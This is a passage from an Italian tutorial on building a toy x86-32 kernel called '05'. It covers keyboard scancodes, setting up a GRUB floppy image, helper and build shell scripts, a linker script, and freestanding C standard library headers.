Come regola generale va osservato che i tasti premuti producono un codice inferiore o uguale a 127_{10} (ovvero $7F_{16}$, oppure 1111111_2), mentre i tasti rilasciati producono il valore corrispondente alla somma del codice di pressione più 128_{10} (ovvero 80_{16}, oppure 1000000_2). In pratica, si riconosce il rilascio di un tasto per il fatto che il bit più significativo è impostato a uno.

Le sequenze multiple di alcuni tasti servono normalmente a distinguerli rispetto ad altri equivalenti, inserendo normalmente il codice $E0_{16}$. Per esempio, il tasto [*Ctrl*] sinistro produce il codice $1D_{16}$ alla pressione e $9D_{16}$ al rilascio, mentre il tasto [*Ctrl*] destro produce $E0_{16}$ $1D_{16}$ alla pressione e $E0_{16}$ $9D_{16}$ al rilascio. Pertanto se si vuole semplificare l'interpretazione dei tasti premuti dalla tastiera, si potrebbero ignorare i codici speciali che servono per le sequenze multiple.

611.3 Riferimenti

- Brandon Friesen, *Bran's kernel development tutorial*

  ⟨*http://www.osdever.net/bkerndev/Docs/title.htm* ⟩

- Wikipedia, *Intel 8253*

  ⟨*http://en.wikipedia.org/wiki/Intel_8253* ⟩

- *Write your own Operating System*: *Programmable Interval Timer*

  ⟨*http://www.osdev.org/osfaq2/* ⟩
  ⟨*http://www.osdev.org/wiki/Programmable_Interval_Timer* ⟩

- Mark Feldman, *Programming the Intel 8253 Programmable Interval Timer*

  ⟨*http://www.qzx.com/pc-gpe/pit.txt* ⟩
  ⟨*http://www.nondot.org/sabre/os/files/MiscHW/PIT.txt* ⟩

- Salvatore D'Angelo, *Keyboard Driver*

  ⟨*http://opencommunity.altervista.org/samples/openjournal/keyboard.html* ⟩

- Adam Chapweske, *The PS/2 Keyboard Interface*

  ⟨*http://www.computer-engineering.org/ps2keyboard/* ⟩

Figura 611.3. Mappa dei codici della tastiera. Sulla parte superiore sinistra appare la sequenza generata dalla pressione del tasto, mentre sulla parte inferiore destra appare quella associata al rilascio del tasto. Le sequenze sono espresse in esadecimale.

Parte xciv

Un sistema giocattolo: «05»

Preparazione

In questa parte viene descritto il procedimento per realizzare un sistema, estremamente banalizzato, per elaboratori x86-32. Questo sistema è privo di pianificazione dei processi (*scheduler*), ma soprattutto non è in grado di avviare programmi e nemmeno di accedere a qualche file system. Tuttavia, dispone di una specie di shell che può essere modificata per inserire proprie funzionalità; ha una gestione della memoria con cui è possibile usare le funzioni '...**alloc()**' e '**free()**'; inoltre esiste la possibilità di definire delle chiamate di sistema.

Giusto per dare un nome a questa cosa, si usa la sigla «05», ovvero le cifre numeriche che più si avvicinano a «os».

Prima di cominciare conviene preparare tutto quello che serve, come viene descritto in questo capitolo. Naturalmente ci si avvale degli strumenti di un sistema GNU/Linux per lo sviluppo di questo giocattolo.

Tutti i file descritti in questi capitoli dovrebbero essere disponibili a partire da ⟨allegati/a2/05/⟩.

612.1 File-immagine

Per prima cosa serve un file-immagine di un dischetto da 1,44 Mibyte, predisposto con GRUB 1, in modo tale da avviare il file '`kernel`'. In pratica si predispone inizialmente un dischetto reale, con un file system Dos-FAT, si crea la directory '`grub/`' e al suo interno si mettono i file '`stage1`' e '`stage2`' di GRUB 1, assieme al file '`menu.lst`' che può avere semplicemente il contenuto seguente:

```
title kernel
kernel (fd0)/kernel
```

Si mette temporaneamente un file fittizio, denominato '`kernel`', nella directory principale del dischetto e si procede all'installazione del settore di avvio di GRUB 1 stesso:

`#` **`grub`** [*Invio*]

`grub>` **`root (fd0)`** [*Invio*]

```
   Filesystem type is fat, using whole disk.
```

`grub>` **`setup (fd0)`** [*Invio*]

```
   Checking if "/boot/grub/stage1" exists... no
   Checking if "/grub/stage1" exists... yes
   Checking if "/grub/stage2" exists... yes
   Checking if "/grub/fat_stage1_5" exists... no
   Running "install /grub/stage1 (fd0) /grub/stage2 p /grub/menu.lst "...
     succeeded
   Done.
```

`grub>` **`quit`** [*Invio*]

A questo punto, avendo terminato il lavoro di installazione di GRUB 1 nel dischetto, si può produrre il file-immagine:

cp /dev/fd0 floppy.img [*Invio*]

612.2 Directory di lavoro

Prima di iniziare gli esperimenti, si predispone una directory di lavoro, da utilizzare in qualità di utente comune. Nella directory di copia il file '`floppy.img`' e si mettono alcuni script molto semplici:

Listato 612.4. '`./mount`'

```
#!/bin/sh
chmod a+rw floppy.img
su root -c "mount -o loop,uid=1001 -t vfat floppy.img /mnt/fd0"
```

Listato 612.5. '`./umount`'

```
#!/bin/sh
su root -c "umount /mnt/fd0"
```

Listato 612.6. '`./bochs`'

```
#!/bin/sh
bochs -q 'boot:a' 'floppya: 1_44=floppy.img, status=inserted' 'megs:32'
```

Il senso di questi script è evidente e il loro scopo è solo quello di ridurre al minimo l'impegno di digitazione. In questa directory viene poi predisposto anche lo script '**`compile`**', ma viene descritto nella sezione successiva.

612.3 Directory «05/»

A partire dalla directory di lavoro si crea la sottodirectory '`05/`', nella quale viene poi messo il codice del sistema che si va a creare. Ma per evitare di fare confusione con i file-make, si predispone uno script per la compilazione che li crea al volo, in base ai contenuti effettivi delle sottodirectory.

Listato 612.7. '`./05/makeit`'

```
#!/bin/sh
#
# makeit...
#
OPTION="$1"
#
edition () {
    local EDITION="include/kernel/build.h"
    echo -n                              > $EDITION
    echo -n "#define BUILD_DATE \""     >> $EDITION
    echo -n `date "+%Y%m%d%H%M%S"`      >> $EDITION
    echo  "\""  >> $EDITION
}
#
#
#
makefile () {
```

```
#
local MAKEFILE="Makefile"
local TAB="	"
#
local SOURCE_C=""
local C=""
local SOURCE_S=""
local S=""
#
local c
local s
#
# Trova i file in C.
#
for c in *.c
do
    if [ -f $c ]
    then
    C=`basename $c .c`
        SOURCE_C="$SOURCE_C $C"
    fi
done
#
# Trova i file in ASM.
#
for s in *.s
do
    if [ -f $s ]
    then
    S=`basename $s .s`
        SOURCE_S="$SOURCE_S $S"
    fi
done
#
# Prepara il file make.
#
echo -n                                                    > $MAKEFILE
echo "# Questo file è stato prodotto automaticamente"     >> $MAKEFILE
echo "# dallo script \"makeit\", sulla base dei"           >> $MAKEFILE
echo "# contenuti della directory."                        >> $MAKEFILE
echo "#"                                                   >> $MAKEFILE
echo "c = $SOURCE_C"                                       >> $MAKEFILE
echo "#"                                                   >> $MAKEFILE
echo "s = $SOURCE_S"                                       >> $MAKEFILE
echo "#"                                                   >> $MAKEFILE
echo "all: \$(s) \$(c)"                                    >> $MAKEFILE
echo "#"                                                   >> $MAKEFILE
echo "clean:"                                              >> $MAKEFILE
echo "${TAB}@rm *.o 2> /dev/null ; pwd"                    >> $MAKEFILE
echo "#"                                                   >> $MAKEFILE
echo "\$(s):"                                              >> $MAKEFILE
echo "${TAB}@echo \$@.s"                                   >> $MAKEFILE
echo "${TAB}@as -o \$@.o \$@.s"                            >> $MAKEFILE
```

```
    echo "#"                                                        >> $MAKEFILE
    echo "\$(c):"                                                   >> $MAKEFILE
    echo "${TAB}@echo \$@.c"                                        >> $MAKEFILE
    echo "${TAB}@gcc -Wall -Werror -o \$@.o -c \$@.c" \
         "-nostdinc -nostdlib -nostartfiles -nodefaultlibs" \
        "-I../include -I../../include -I../../../include"           >> $MAKEFILE
    #
}
#
#
#
main () {
    #
    local CURDIR=`pwd`
    local OBJECTS
    local d
    local c
    local s
    local o
    #
    edition
    #
    for d in `find .`
    do
        if [ -d "$d" ]
        then
            #
            # Ci sono sorgenti in C o in ASM?
            #
            c=`echo $d/*.c | sed "s/ .*//"`
            s=`echo $d/*.s | sed "s/ .*//"`
            #
            if [ -f "$c" ] || [ -f "$s" ]
            then
                CURDIR=`pwd`
                cd $d
                makefile
                #
                if [ "$OPTION" = "clean" ]
                then
                    make clean
                else
                    if ! make
                    then
                        cd "$CURDIR"
                        exit
                    fi
                fi
                cd "$CURDIR"
            fi
        fi
    done
    #
```

```
    cd "$CURDIR"
    #
    #
    #
    if [ "$OPTION" = "clean" ]
    then
        true
    else
        OBJECTS=""
        #
        for o in `find . -name \*.o -print`
        do
            if    [ "$o" = "./kernel/kernel_boot.o" ] \
               || [ "$o" = "./kernel/kernel_main.o" ] \
               || [ ! -e "$o" ]
            then
                true
            else
                OBJECTS="$OBJECTS $o"
            fi
        done
        #
        echo "Link"
        #
        ld --script=linker.ld -o kernel_image \
                kernel/kernel_boot.o \
                $OBJECTS \
                kernel/kernel_main.o
        #
        cp -f kernel_image /mnt/fd0/kernel
        sync
    fi
}
#
# Start.
#
if [ -d include ] && [ -d kernel ] && [ -d lib ]
then
    main
else
    echo "Mi trovo in una posizione sbagliata e non posso svolgere" \
         "il mio compito"
fi
```

Va osservato che la variabile '**TAB**' deve contenere esattamente una tabulazione orizzontale (di norma il codice 09_{16}. Pertanto, se si riproduce il file o se lo si scarica, occorre verificare che il contenuto sia effettivamente una tabulazione, altrimenti va corretto. Se la variabile '**TAB**' contiene solo spazi, i file-make che si ottengono non sono validi.

```
local TAB="	"
```

In pratica, attraverso questo script, i file-make che si generano hanno un aspetto simile a quello

del listato seguente:

```
c = elenco_file_c_senza_estensione
#
s = elenco_file_asm_senza_estensione
#
all: $(s) $(c)
#
clean:
        @rm *.o 2> /dev/null ; pwd
#
$(s):
        @echo $@.s
        @as -o $@.o $@.s
#
$(c):
        @echo $@.c
        @gcc -Wall -Werror -o $@.o -c $@.c ←
↪
             -nostdinc -nostdlib -nostartfiles -nodefaultlibs ←
↪
             -I../include -I../../include -I../../../include
```

Il «collegamento» (*link*) dei file avviene attraverso un comando contenuto nello script '**makeit**', dove si fa in modo di mettere all'inizio il file-oggetto che è responsabile dell'avvio, dal momento che contiene l'impronta di riconoscimento per il sistema di avvio aderente alle specifiche *multiboot*.

Nella directory di lavoro descritta nella sezione precedente, conviene mettere uno script che richiami a sua volta '**makeit**' e che provveda a copiare il file del kernel nel file-immagine del dischetto:

Listato 612.9. '`./compile`'

```
#!/bin/sh
cd 05
./makeit clean
./makeit
cd ..
```

612.4 Script di collegamento

Sempre all'interno della directory '`05/`' va predisposto lo script usato da GNU ld per eseguire correttamente il collegamento dei file oggetto in un file eseguibile unico. Dal momento che nel progetto che si intraprende si intende usare la memoria linearmente, si intende che il blocco minimo sia della dimensione di un registro, ovvero pari a 4 byte:

Listato 612.10. '`./05/linker.ld`'

```
/*********************************************************************
 * La memoria viene usata in modo lineare, senza controlli dei
 * privilegi, così non si usano nemmeno gli allineamenti tradizionali
 * di 4096 byte, ma solo di 4 byte, ovvero di un registro.
 *********************************************************************/

ENTRY (kernel_boot)
SECTIONS {
    . = 0x00100000;
    k_mem_total_s = .;
    .text : {
        k_mem_text_s = .;
        *(.text)
        . = ALIGN (0x4);
        k_mem_text_e = .;
    }
    .rodata : {
        k_mem_rodata_s = .;
        *(.rodata)
        . = ALIGN (0x4);
        k_mem_rodata_e = .;
    }
    .data : {
        k_mem_data_s = .;
        *(.data)
        . = ALIGN (0x4);
        k_mem_data_e = .;
    }
    .bss : {
        k_mem_bss_s = .;
        *(.bss)
        *(COMMON)
        . = ALIGN (0x4);
        k_mem_bss_e = .;
    }
    k_mem_total_e = .;
}
```

Il codice contenuto nel file del kernel che si va a produrre, deve iniziare a partire da 00100000_{16}, ovvero da 1 Mibyte, come prescrive il sistema di avvio *multiboot*, il quale va a collocarlo in memoria, a partire da quella posizione. Inoltre, per consentire di individuare i blocchi di memoria utilizzati, vengono inserite delle etichette; per esempio, '**`k_mem_total_s`**' individua l'inizio del kernel, mentre '**`k_mem_total_e`**' ne individua la fine.

Si dà per scontato che GNU AS predisponga un file eseguibile in formato ELF.

612.5 Altre directory

All’interno di ‘`05/`’ si creano ancora: ‘`lib/`’, per la libreria standard e altre librerie specifiche del sistema; ‘`include/`’, per i file di intestazione della libreria; ‘`kernel/`’ con i file iniziali usati dal kernel; ‘`app/`’ per le applicazioni (ovvero le funzioni avviate dal kernel quando tutto è pronto).

Libreria standard per iniziare

Quando si scrive un programma da utilizzare senza l'ausilio del sistema operativo, è necessario realizzare una propria libreria di funzioni C, perché quella che offre il proprio compilatore, è fatta sicuramente per interagire con il sistema operativo che la ospita. In questo capitolo vengono mostrati i file usati nel sistema in corso di presentazione, per una libreria C standard generalizzata.

Trattandosi di una libreria da usare in un'architettura x86-32, possono essere gestiti solo interi con un massimo di 32 bit. Infatti, il compilatore GNU C consentirebbe anche di gestire interi a 64 bit, corrispondenti al tipo '**`long long`**', ma per questo si avvale di funzioni di libreria non standard che, però, qui non sono state realizzate.

613.1 Libreria «limits.h»

Il file '`limits.h`' dimostra quanto appena accennato a proposito della limitazione nella gestione dei numeri interi. Contrariamente a quanto si fa di solito, i valori sono scritti in esadecimale.

Listato 613.1. '`./05/include/limits.h`'

```
#ifndef _LIMITS_H
#define _LIMITS_H       1

#define CHAR_BIT            (8)
#define SCHAR_MIN       (-0x80)
#define SCHAR_MAX        (0x7F)
#define UCHAR_MAX        (0xFF)
#define CHAR_MIN     SCHAR_MIN
#define CHAR_MAX     SCHAR_MAX
#define MB_LEN_MAX         (16)
#define SHRT_MIN      (-0x8000)
#define SHRT_MAX       (0x7FFF)
#define USHRT_MAX      (0xFFFF)
#define INT_MIN   (-0x80000000)
#define INT_MAX    (0x7FFFFFFF)
#define UINT_MAX   (0xFFFFFFFFU)
#define LONG_MIN  (-0x80000000L)
#define LONG_MAX   (0x7FFFFFFFL)
#define ULONG_MAX  (0xFFFFFFFFUL)

#endif
```

613.2 File isolati per dichiarazioni riprese in più librerie

Secondo lo standard, più file di libreria dichiarano gli stessi tipi speciali e le stesse costanti. Per evitare confusione, la dichiarazione di queste costanti e di questi tipi condivisi, viene collocata in file isolati che, successivamente, altri file incorporano a seconda della necessità. Inoltre, il compilatore usato per la costruzione di questo sistema non gestisce i «puntatori ristretti», ovvero non considera valida la parola chiave '**`restrict`**'. Per mantenere una forma aderente allo standard si aggiunge la dichiarazione della macro-variabile '**`restrict`**' vuota, in un file separato che molti altri file incorporano.

Listato 613.2. '`./05/include/restrict.h`'

```
#ifndef _RESTRICT_H
#define _RESTRICT_H      1

#define restrict

#endif
```

Listato 613.3. '`./05/include/NULL.h`'

```
#ifndef _NULL_H
#define _NULL_H      1

#define NULL 0

#endif
```

Listato 613.4. '`./05/include/ptrdiff_t.h`'

```
#ifndef _PTRDIFF_T_H
#define _PTRDIFF_T_H    1

typedef long int ptrdiff_t;

#endif
```

Listato 613.5. '`./05/include/size_t.h`'

```
#ifndef _SIZE_T_H
#define _SIZE_T_H       1

typedef unsigned long int size_t;

#endif
```

Listato 613.6. '`./05/include/wchar_t.h`'

```
#ifndef _WCHAR_T_H
#define _WCHAR_T_H      1

typedef unsigned char wchar_t;

#endif
```

Dal file '`wchar_t.h`' si comprende che, per il sistema in corso di realizzazione, si intende gestire al massimo la codifica ASCII e nulla di più.

613.3 Libreria «stdbool.h»

Listato 613.7. '`./05/include/stdbool.h`'

```
#ifndef _STDBOOL_H
#define _STDBOOL_H      1

#define bool    _Bool
#define true    1
#define false   0
#define __bool_true_false_are_defined   1

#endif
```

613.4 Libreria «time.h»

Listato 613.8. '`./05/include/time.h`'

```
#ifndef _TIME_H
#define _TIME_H       1

#include <restrict.h>
#include <size_t.h>
#include <NULL.h>

#define CLOCKS_PER_SEC  100L
typedef long int clock_t;
typedef long int time_t;

struct tm {int tm_sec;  int tm_min;  int tm_hour;
           int tm_mday; int tm_mon;  int tm_year;
           int tm_wday; int tm_yday; int tm_isdst;};

clock_t    clock     (void);
time_t     time      (time_t *timer);
double     difftime  (time_t time1, time_t time0);
time_t     mktime    (struct tm *timeptr);
struct tm *gmtime    (const time_t *timer);
```

```
struct tm *localtime (const time_t *timer);
char      *asctime   (const struct tm *timeptr);
char      *ctime     (const time_t *timer);
size_t    strftime   (char * restrict s, size_t maxsize,
                      const char * restrict format,
                      const struct tm * restrict timeptr);

#define ctime(t) (asctime (localtime (t)));

#endif
```

Del file '`time.h`' viene usato solo il tipo '**`clock_t`**' e la macro-variabile '**`CLOCKS_PER_SEC`**', con la quale si dichiara implicitamente la frequenza con cui deve reagire il temporizzatore interno del realizzando sistema. Pertanto, le funzioni del file di cui si vedono i prototipi, non vengono realizzate.

613.5 Libreria «ctype.h»

Listato 613.9. '`./05/include/ctype.h`'

```
#ifndef _CTYPE_H
#define _CTYPE_H       1

#include <NULL.h>

#define isblank(C)  ((int) (C == ' ' || C == '\t'))
#define isspace(C)  ((int) (C == ' ' \
                            || C == '\f' \
                            || C == '\n' \
                            || C == '\n' \
                            || C == '\r' \
                            || C == '\t' \
                            || C == '\v'))
#define isdigit(C)  ((int) (C >= '0' && C <= '9'))
#define isxdigit(C) ((int) ((C >= '0' && C <= '9') \
                             || (C >= 'A' && C <= 'F') \
                             || (C >= 'a' && C <= 'f')))
#define isupper(C)  ((int) (C >= 'A' && C <= 'Z'))
#define islower(C)  ((int) (C >= 'a' && C <= 'z'))
#define iscntrl(C)  ((int) ((C >= 0x00 && C <= 0x1F) || C == 0x7F))
#define isgraph(C)  ((int) (C >= 0x21 && C <= 0x7E))
#define isprint(C)  ((int) (C >= 0x20 && C <= 0x7E))
#define isalpha(C)  (isupper (C) || islower (C))
#define isalnum(C)  (isalpha (C) || isdigit (C))
#define ispunct(C)  (isgraph (C) && (!isspace (C)) && (!isalnum (C)))

#endif
```

613.6 Libreria «stdint.h»

Listato 613.10. '`./05/include/stdint.h`'

```
#ifndef _STDINT_H
#define _STDINT_H       1

typedef signed char                   int8_t;
typedef short int                    int16_t;
typedef int                          int32_t;       // x86-32
typedef unsigned char                uint8_t;
typedef unsigned short int          uint16_t;
typedef unsigned int                uint32_t;       // x86-32

#define INT8_MIN                      (-0x80)
#define INT8_MAX                       (0x7F)
#define UINT8_MAX                      (0xFF)
#define INT16_MIN                   (-0x8000)
#define INT16_MAX                    (0x7FFF)
#define UINT16_MAX                   (0xFFFF)
#define INT32_MIN               (-0x80000000)
#define INT32_MAX                (0x7FFFFFFF)
#define UINT32_MAX               (0xFFFFFFFFU)

typedef signed char             int_least8_t;
typedef short int              int_least16_t;
typedef int                    int_least32_t;
typedef unsigned char          uint_least8_t;
typedef unsigned short int    uint_least16_t;
typedef unsigned int          uint_least32_t;

#define INT_LEAST8_MIN                (-0x80)
#define INT_LEAST8_MAX                 (0x7F)
#define UINT_LEAST8_MAX                (0xFF)
#define INT_LEAST16_MIN             (-0x8000)
#define INT_LEAST16_MAX              (0x7FFF)
#define UINT_LEAST16_MAX             (0xFFFF)
#define INT_LEAST32_MIN         (-0x80000000)
#define INT_LEAST32_MAX          (0x7FFFFFFF)
#define UINT_LEAST32_MAX        (0xFFFFFFFFU)

#define INT8_C(VAL)      VAL
#define INT16_C(VAL)     VAL
#define INT32_C(VAL)     VAL
#define UINT8_C(VAL)     VAL
#define UINT16_C(VAL)    VAL
#define UINT32_C(VAL)    VAL ## U

typedef signed char              int_fast8_t;
```

```
typedef int                     int_fast16_t;
typedef int                     int_fast32_t;
typedef unsigned char           uint_fast8_t;
typedef unsigned int           uint_fast16_t;
typedef unsigned int           uint_fast32_t;

#define INT_FAST8_MIN                  (-0x80)
#define INT_FAST8_MAX                   (0x7F)
#define UINT_FAST8_MAX                  (0xFF)
#define INT_FAST16_MIN            (-0x80000000)
#define INT_FAST16_MAX             (0x7FFFFFFF)
#define UINT_FAST16_MAX            (0xFFFFFFFFU)
#define INT_FAST32_MIN            (-0x80000000)
#define INT_FAST32_MAX             (0x7FFFFFFF)
#define UINT_FAST32_MAX            (0xFFFFFFFFU)

typedef int                         intptr_t;
typedef unsigned int               uintptr_t;

#define INTPTR_MIN                (-0x80000000)
#define INTPTR_MAX                (0x7FFFFFFF)
#define UINTPTR_MAX               (0xFFFFFFFFU)

typedef long int                    intmax_t;
typedef unsigned long int          uintmax_t;

#define INTMAX_C(VAL)    VAL ## L
#define UINTMAX_C(VAL)   VAL ## UL

#define INTMAX_MIN               (-0x80000000L)
#define INTMAX_MAX                (0x7FFFFFFFL)
#define UINTMAX_MAX               (0xFFFFFFFFUL)

#define PTRDIFF_MIN              (-0x80000000)
#define PTRDIFF_MAX               (0x7FFFFFFF)

#define SIG_ATOMIC_MIN           (-0x80000000)
#define SIG_ATOMIC_MAX            (0x7FFFFFFF)

#define SIZE_MAX                  (0xFFFFFFFFU)

#define WCHAR_MIN                          (0)
#define WCHAR_MAX                     (0xFFFFU)

#define WINT_MIN                     (-0x8000L)
#define WINT_MAX                      (0x7FFFL)
```

```
#endif
```

613.7 Libreria «inttypes.h»

Listato 613.11. ‘./05/include/inttypes.h’

```
#ifndef _INTTYPES_H
#define _INTTYPES_H     1

#include <restrict.h>
#include <stdint.h>
#include <wchar_t.h>

typedef struct {intmax_t quot; intmax_t rem;} imaxdiv_t;

#define PRId8           "d"
#define PRId16          "d"
#define PRId32          "d"
#define PRId64          "lld"
#define PRIdLEAST8      "d"
#define PRIdLEAST16     "d"
#define PRIdLEAST32     "d"
#define PRIdLEAST64     "lld"
#define PRIdFAST8       "d"
#define PRIdFAST16      "d"
#define PRIdFAST32      "d"
#define PRIdFAST64      "lld"
#define PRIdMAX         "lld"
#define PRIdPTR         "d"
#define PRIi8           "i"
#define PRIi16          "i"
#define PRIi32          "i"
#define PRIi64          "lli"
#define PRIiLEAST8      "i"
#define PRIiLEAST16     "i"
#define PRIiLEAST32     "i"
#define PRIiLEAST64     "lli"
#define PRIiFAST8       "i"
#define PRIiFAST16      "i"
#define PRIiFAST32      "i"
#define PRIiFAST64      "lli"
#define PRIiMAX         "lli"
#define PRIiPTR         "i"
#define PRIb8           "b"     // PRIb... non è standard
#define PRIb16          "b"     //
#define PRIb32          "b"     //
#define PRIb64          "llb"   //
#define PRIbLEAST8      "b"     //
#define PRIbLEAST16     "b"     //
#define PRIbLEAST32     "b"     //
#define PRIbLEAST64     "llb"   //
```

```
#define PRIbFAST8       "b"     //
#define PRIbFAST16      "b"     //
#define PRIbFAST32      "b"     //
#define PRIbFAST64      "llb"   //
#define PRIbMAX         "llb"   //
#define PRIbPTR         "b"     //
#define PRIo8           "o"
#define PRIo16          "o"
#define PRIo32          "o"
#define PRIo64          "llo"
#define PRIoLEAST8      "o"
#define PRIoLEAST16     "o"
#define PRIoLEAST32     "o"
#define PRIoLEAST64     "llo"
#define PRIoFAST8       "o"
#define PRIoFAST16      "o"
#define PRIoFAST32      "o"
#define PRIoFAST64      "llo"
#define PRIoMAX         "llo"
#define PRIoPTR         "o"
#define PRIu8           "u"
#define PRIu16          "u"
#define PRIu32          "u"
#define PRIu64          "llu"
#define PRIuLEAST8      "u"
#define PRIuLEAST16     "u"
#define PRIuLEAST32     "u"
#define PRIuLEAST64     "llu"
#define PRIuFAST8       "u"
#define PRIuFAST16      "u"
#define PRIuFAST32      "u"
#define PRIuFAST64      "llu"
#define PRIuMAX         "llu"
#define PRIuPTR         "u"
#define PRIx8           "x"
#define PRIx16          "x"
#define PRIx32          "x"
#define PRIx64          "llx"
#define PRIxLEAST8      "x"
#define PRIxLEAST16     "x"
#define PRIxLEAST32     "x"
#define PRIxLEAST64     "llx"
#define PRIxFAST8       "x"
#define PRIxFAST16      "x"
#define PRIxFAST32      "x"
#define PRIxFAST64      "llx"
#define PRIxMAX         "llx"
#define PRIxPTR         "x"
#define PRIX8           "X"
#define PRIX16          "X"
#define PRIX32          "X"
#define PRIX64          "llX"
#define PRIXLEAST8      "X"
```

```
#define PRIXLEAST16      "X"
#define PRIXLEAST32      "X"
#define PRIXLEAST64      "llX"
#define PRIXFAST8        "X"
#define PRIXFAST16       "X"
#define PRIXFAST32       "X"
#define PRIXFAST64       "llX"
#define PRIXMAX          "llX"
#define PRIXPTR          "X"

#define SCNd8            "hhd"
#define SCNd16           "hd"
#define SCNd32           "d"
#define SCNd64           "lld"
#define SCNdLEAST8       "hhd"
#define SCNdLEAST16      "hd"
#define SCNdLEAST32      "d"
#define SCNdLEAST64      "lld"
#define SCNdFAST8        "hhd"
#define SCNdFAST16       "d"
#define SCNdFAST32       "d"
#define SCNdFAST64       "lld"
#define SCNdMAX          "lld"
#define SCNdPTR          "d"
#define SCNi8            "hhi"
#define SCNi16           "hi"
#define SCNi32           "i"
#define SCNi64           "lli"
#define SCNiLEAST8       "hhi"
#define SCNiLEAST16      "hi"
#define SCNiLEAST32      "i"
#define SCNiLEAST64      "lli"
#define SCNiFAST8        "hhi"
#define SCNiFAST16       "i"
#define SCNiFAST32       "i"
#define SCNiFAST64       "lli"
#define SCNiMAX          "lli"
#define SCNiPTR          "i"
#define SCNb8            "hhb"   // SCNb... non è standard
#define SCNb16           "hb"    //
#define SCNb32           "b"     //
#define SCNb64           "llb"   //
#define SCNbLEAST8       "hhb"   //
#define SCNbLEAST16      "hb"    //
#define SCNbLEAST32      "b"     //
#define SCNbLEAST64      "llb"   //
#define SCNbFAST8        "hhb"   //
#define SCNbFAST16       "b"     //
#define SCNbFAST32       "b"     //
#define SCNbFAST64       "llb"   //
#define SCNbMAX          "llb"   //
#define SCNbPTR          "b"     //
#define SCNo8            "hho"
```

```
#define SCNo16          "ho"
#define SCNo32          "o"
#define SCNo64          "llo"
#define SCNoLEAST8      "hho"
#define SCNoLEAST16     "ho"
#define SCNoLEAST32     "o"
#define SCNoLEAST64     "llo"
#define SCNoFAST8       "hho"
#define SCNoFAST16      "o"
#define SCNoFAST32      "o"
#define SCNoFAST64      "llo"
#define SCNoMAX         "llo"
#define SCNoPTR         "o"
#define SCNu8           "hhu"
#define SCNu16          "hu"
#define SCNu32          "u"
#define SCNu64          "llu"
#define SCNuLEAST8      "hhu"
#define SCNuLEAST16     "hu"
#define SCNuLEAST32     "u"
#define SCNuLEAST64     "llu"
#define SCNuFAST8       "hhu"
#define SCNuFAST16      "u"
#define SCNuFAST32      "u"
#define SCNuFAST64      "llu"
#define SCNuMAX         "llu"
#define SCNuPTR         "u"
#define SCNx8           "hhx"
#define SCNx16          "hx"
#define SCNx32          "x"
#define SCNx64          "llx"
#define SCNxLEAST8      "hhx"
#define SCNxLEAST16     "hx"
#define SCNxLEAST32     "x"
#define SCNxLEAST64     "llx"
#define SCNxFAST8       "hhx"
#define SCNxFAST16      "x"
#define SCNxFAST32      "x"
#define SCNxFAST64      "llx"
#define SCNxMAX         "llx"
#define SCNxPTR         "x"

imaxdiv_t imaxdiv    (intmax_t numer, intmax_t denom);
intmax_t  strtoimax  (const char *restrict nptr, char **restrict endptr,
                      int base);
uintmax_t strtouimax (const char *restrict nptr, char **restrict endptr,
                      int base);
intmax_t  wcstoimax  (const wchar_t *restrict nptr, wchar_t **restrict endptr,
                      int base);
uintmax_t wcstouimax (const wchar_t *restrict nptr, wchar_t **restrict endptr,
                      int base);
#endif
```

La libreria '`inttypes.h`' serve per le macro-variabili del tipo '**`PRIxn`**', in modo da utilizzare correttamente la funzione '**`printf()`**', mentre si fa riferimento a tipi di valori numerici definiti nel file '`stdint.h`'. Pertanto, le funzioni non vengono realizzate.

613.8 Libreria «stdarg.h»

Listato 613.12. '`./05/include/stdarg.h`'

```
#ifndef _STDARG_H
#define _STDARG_H       1

typedef unsigned char *va_list;

#define va_start(ap, last)  ((void) ((ap) = \
                             ((va_list) &(last)) + (sizeof (last))))
#define va_end(ap)          ((void) ((ap) = 0))
#define va_copy(dest, src)  ((void) ((dest) = (va_list) (src)))
#define va_arg(ap, type)    (((ap) = (ap) + (sizeof (type))), \
                             *((type *) ((ap) - (sizeof (type)))))
#endif
```

613.9 Libreria «stddef.h»

Listato 613.13. '`./05/include/stddef.h`'

```
#ifndef _STDDEF_H
#define _STDDEF_H      1

#include <ptrdiff_t.h>
#include <size_t.h>
#include <wchar_t.h>
#include <NULL.h>

#define offsetof(type, member)  ((size_t) &((type *)0)->member)

#endif
```

613.10 Libreria «stdlib.h»

Listato 613.14. '`./05/include/stdlib.h`'

```
#ifndef _STDLIB_H
#define _STDLIB_H       1

#include <size_t.h>
#include <wchar_t.h>
#include <NULL.h>
#include <limits.h>
#include <restrict.h>
```

```
typedef struct {int quot; int rem;} div_t;
typedef struct {long int quot; long int rem;} ldiv_t;
typedef struct {long long int quot; long long int rem;} lldiv_t;

#define EXIT_FAILURE    1
#define EXIT_SUCCESS    0
#define RAND_MAX        INT_MAX
#define MB_CUR_MAX      ((size_t) MB_LEN_MAX)

int            atoi  (const char *nptr);
long int       atol  (const char *nptr);
long long int  atoll (const char *nptr);
double         atof  (const char *nptr);

float                  strtof   (const char * restrict nptr,
                                 char ** restrict endptr);
double                 strtod   (const char * restrict nptr,
                                 char ** restrict endptr);
long double            strtold  (const char * restrict nptr,
                                 char ** restrict endptr);
long int               strtol   (const char * restrict nptr,
                                 char ** restrict endptr, int base);
long long int          strtoll  (const char * restrict nptr,
                                 char ** restrict endptr, int base);
unsigned long int      strtoul  (const char * restrict nptr,
                                 char ** restrict endptr, int base);
unsigned long long int strtoull (const char * restrict nptr,
                                 char ** restrict endptr, int base);

int   rand    (void);
void  srand   (unsigned int seed);

void *malloc  (size_t size);
void *realloc (void *ptr, size_t size);
void  free    (void *ptr);
#define calloc(nmemb, size) (malloc ((nmemb) * (size)))

int   atexit  (void (*func) (void));
void  exit    (int status);
void  _Exit   (int status);
void  abort   (void);

char *getenv  (const char *name);
int   system  (const char *string);

void  qsort   (void *base,
               size_t nmemb,
               size_t size,
               int (*compar) (const void *, const void *));
```

```
void *bsearch (const void *key,
               const void *base,
               size_t nmemb,
               size_t size,
               int (*compar) (const void *, const void *));

int abs              (int j);
long int labs        (long int j);
long long int llabs  (long long int j);

div_t   div   (int numer, int denom);
ldiv_t  ldiv  (long int numer, long int denom);
lldiv_t lldiv (long long int numer, long long int denom);

int     mblen    (const char *s, size_t n);
int     mbtowc   (wchar_t *restrict pwc, const char *restrict s, size_t n);
int     wctomb   (char *s, wchar_t wc);
size_t mbstowcs (wchar_t *restrict pwcs, const char *restrict s, size_t n);
size_t wcstombs (char *restrict s, const wchar_t *restrict pwcs, size_t n);

#endif
```

